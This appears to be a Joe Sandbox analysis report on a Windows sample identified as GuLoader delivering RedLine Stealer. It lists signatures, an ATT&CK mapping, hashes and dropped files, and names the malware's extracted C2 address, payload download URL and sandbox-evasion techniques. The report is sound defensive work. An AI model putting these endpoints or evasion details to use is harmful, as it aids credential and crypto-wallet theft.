

ID: 541930
Sample Name: GR8jRQeRUr
Cookbook: default.jbs
Time: 08:24:06
Date: 18/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report GR8jRQeRUr 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: RedLine 4
Threatname: GuLoader 4
Yara Overview 4
PCAP (Network Traffic) 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Data Obfuscation: 5
Malware Analysis System Evasion: 5
Anti Debugging: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 12
General 12
File Icon 12
Static PE Info 12
General 13
Authenticode Signature 13
Entrypoint Preview 13
Rich Headers 13
Data Directories 13
Sections 13
Resources 13
Imports 13
Version Infos 13
Possible Origin 13
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 14
TCP Packets 14
HTTP Request Dependency Graph 14
HTTP Packets 14
Code Manipulations 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: GR8jRQeRUr.exe PID: 6416 Parent PID: 2932 15

Copyright Joe Security LLC 2021

General 15
File Activities 16
File Created 16
File Deleted 16
File Written 16
File Read 16
Analysis Process: GR8jRQeRUr.exe PID: 6312 Parent PID: 6416 16
General 16
File Activities 16
File Created 16
File Written 16
File Read 16
Disassembly 17
Code Analysis 17

Copyright Joe Security LLC 2021

Windows Analysis Report GR8jRQeRUr

Overview


General Information

Sample Name:	GR8jRQeRUr (renamed file extension from none to exe)
Analysis ID:	541930
MD5:	30a35b83c44aba..
SHA1:	abbb71291df7529.
SHA256:	fee1019ba9c5d52.
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




GuLoader RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Crypto Currency Wallets
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Queries sensitive video device inform…
- Queries sensitive disk information (v…
- C2 URLs / IPs found in malware con…

Classification



- **System is w10x64**
- GR8jRQeRUr.exe (PID: 6416 cmdline: "C:\Users\user\Desktop\GR8jRQeRUr.exe" MD5: 30A35B83C44ABA13EE4EA4EE11003419)
  - GR8jRQeRUr.exe (PID: 6312 cmdline: "C:\Users\user\Desktop\GR8jRQeRUr.exe" MD5: 30A35B83C44ABA13EE4EA4EE11003419)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": "194.26.229.202:18758",
  "Bot Id": "private_6"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://185.112.83.8/RamzersStubed.bin"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Copyright Joe Security LLC 2021

Source	Rule	Description	Author	Strings
0000000F.00000002.590456261.000000001E68 0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000F.00000002.591527825.000000001F6D 7000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000F.00000003.523823007.000000000098 B000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000F.00000002.590191064.000000001E49 0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000002.405583590.000000000294 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.2.GR8jRQeRUr.exe.1e490ee8.3.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
15.2.GR8jRQeRUr.exe.1e210f6e.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
15.2.GR8jRQeRUr.exe.1e210f6e.1.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
15.2.GR8jRQeRUr.exe.1e490000.2.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
15.2.GR8jRQeRUr.exe.1e680000.4.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Data Obfuscation:



Yara detected GuLoader

Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Copyright Joe Security LLC 2021

Anti Debugging:



Hides threads from debuggers

Stealing of Sensitive Information:



Yara detected RedLine Stealer

Tries to steal Crypto Currency Wallets

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 5 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 4 4 1	Security Account Manager	Virtualization/Sandbox Evasion 4 4 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Information Discovery 1 2 6	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GR8jRQeRUr.exe	13%	Virustotal		Browse
GR8jRQeRUr.exe	16%	ReversingLabs	Win32.Trojan.Shelsy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nszAAC8.tmp\System.dll	2%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\nszAAC8.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nszAAC8.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.112.83.8	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
194.26.229.202	unknown	Netherlands		1213	HEANETIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	541930
Start date:	18.12.2021
Start time:	08:24:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GR8jRQeRUr (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/4@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.7% (good quality ratio 28.1%) • Quality average: 88.4% • Quality standard deviation: 21%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:27:20	API Interceptor	17x Sleep call for process: GR8jRQeRUr.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\GR8jRQeRUr.exe.log	
Process:	C:\Users\user\Desktop\GR8jRQeRUr.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MIHKmfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHK1HxLHG1qHqH5HX:Pqaq5qXAqLqdqUqzcGYqhQnoPtIxHbqG
MD5:	2308F672881D77B53310A221B4D27E95
SHA1:	80371C7B5D415DC46F2BB4BA872B14AF0B0EED8B
SHA-256:	83D6F5E305A78D3EAB05CFB58D8595FECB2755E80978C6D6236AEF9186E65CDB
SHA-512:	ECFBCDFAA24CEE02DFAD3175043FF4408F100E0867A66AE3AF14C2C7CB572E451C052A4D5FA452F6FB5C732C082DA7AB321F58CF65E37862E777EEF4DADDC52
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b

C:\Users\user\AppData\Local\Temp\a.txt	
Process:	C:\Users\user\Desktop\GR8jRQeRUr.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	2.2068570640942187
Encrypted:	false
SSDEEP:	3:jNDBfN:jNVfN
MD5:	6C3AA179406696C66ACF8DC984ABC7DF
SHA1:	7F66AB35CA41A3449382F9DA68864D64EC182F28
SHA-256:	798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71
SHA-512:	7551B1FBE1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FDD529FE6DE90B8335EF8E901CBB606DDAB836
Malicious:	false
Reputation:	low
Preview:	ghdfhjfghfgjfdghfghfgdh

C:\Users\user\AppData\Local\Temp\nszAAC8.tmp\System.dll	
Process:	C:\Users\user\Desktop\GR8jRQeRUr.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false

C:\Users\user\AppData\Local\Temp\nszAAC8.tmp\System.dll	
Antivirus:	• Antivirus: Virustotal, Detection: 2%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\scandinavians.dat	
Process:	C:\Users\user\Desktop\GR8jRQeRUr.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	47076
Entropy (8bit):	7.7331462076116155
Encrypted:	false
SSDEEP:	768:qneRjGe0/k9YQxywdhTIve57M6GHawBvGZ0/z6ZPNb8xLWNLxIVtEm71amrVwyQb:WeRjs/Yxyoo+ZGHawBvGomlhuKLmVtEz
MD5:	278CC0FC489840159F50217B89BC6910
SHA1:	D7FD2CAE331A3F6EFCD5A9EB287BA06D4FECD9B5
SHA-256:	C2B2E9906FE79CCE8E2AA4EDD79DE576275A7F2163C781BB4A7209BDFCF3EF20
SHA-512:	E423F1735F68970B39AC81D3E8D81C5F9CD308462908EB230C41F21229EE279AC64013F0534E4AEFE2630DB4D90506A19DBB8650FB994FB542FB2D4BE8DF96D
Malicious:	false
Reputation:	low
Preview:	.__.?.u.....u.....u.....x....[-4k...z.9..d.....,....*..b...W..x...Z1..4..W.X....9.u.W.....X.R!DA...x.....o...z...$i%... q.'.X..:..U7k.....nJLo..9.y.E.5.P.S..B.N.....-)..E.d..@.....N. .>.....!.2..j.....F....s.?Vv(W...Z.l.\).n.lBT.\..,|8.....M/..qc.....b.^pROt.7..=.....Bw..l.6.P.D.....N...Z...z.....Dk.,];LU.X...4i...oT...N...Z...z.....Dk.,];LU.X...4i...oT.*..`.o.a.|[.. &.O..T.../9...L[.....t.T.....{....1|.hn1a....5].....y$...0.N.....r.A.....1~.O...;f.3...z@.....p...>.2V.X.W.X..y.N.0..W.Xh.?....6.....{.}.h.1.E..X6.p.J..w..3....>..8n..O.....k..... 0Fh.j.8JT.Y.-..2h....Tn2....Xh...Z..fn.....|{'..h.:..;..s.....{...-../.X..v...3.CK}..3.DJ.3....X....CKC.....X..1X.W}..sHX..p..U.X.....r..U.X6..e...Y.....W.X.DUX...|.._{[n2.zs..s..zs.|.. .>..x4*_.{.:}.6.5Mg.....]3...;.EFm..u..:sD..5@..F.:s.h.rxl*.J...*.f.....w.?+.m.xl*.....)...|.....^..o./..'.*....x....c.b Y..z..}p.~Zt...>O...GJ.'..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.5273933240536195
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	GR8jRQeRUr.exe
File size:	96104
MD5:	30a35b83c44aba13ee4ea4ee11003419
SHA1:	abbb71291df7529f46f8d5896f1bb60e2a4afc21
SHA256:	fee1019ba9c5d5229717f864c5dc8e1b49150b0c4db83f4a2c9b36d51eb03025
SHA512:	7db17648940923b8874cf53d790f4c3dacc429aeb32072766662286481a4dee6b967a1e94d2259b2f7753e34fdba04fda9e423056ead83024fa2cb5b7896420a
SSDEEP:	1536:K/T2X/jN2vxZz0DTHUpouMJbPxxE+1fHWUyRCEBaOoqhkG6owwDQCGgVOP:KbG7N2kDTHUpouMJbPxPfHryBa7JNVwk
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon



Icon Hash:	b2a88c96b2ca6a72

Static PE Info

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=hanks@Adjudicata5.Sce, CN=RDVINSGLASSENES, OU=Marekanite, O=Blomsterkostes5, L=Ukunstnerisk7, S=Gudda9, C=PW
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 12/17/2021 3:51:51 AM 12/17/2022 3:51:51 AM
Subject Chain	• E=hanks@Adjudicata5.Sce, CN=RDVINSGLASSENES, OU=Marekanite, O=Blomsterkostes5, L=Ukunstnerisk7, S=Gudda9, C=PW
Version:	3
Thumbprint MD5:	28E577EE268CB0B7C99D6F9414F64A55
Thumbprint SHA-1:	D574BF837B6A4CD7DAC81370347084233088AD42
Thumbprint SHA-256:	8425146360DCA3E16F58EC37F105AC01A88D202A6A89685C900BB42489277395
Serial:	00

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0xe48	0x1000	False	0.38916015625	data	4.02680822028	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Copyright Joe Security LLC 2021

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/18/21-08:26:53.364210	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49798	80	192.168.2.3	185.112.83.8

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.112.83.8

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49798	185.112.83.8	80	C:\Users\user\Desktop\GR8jRQeRUr.exe

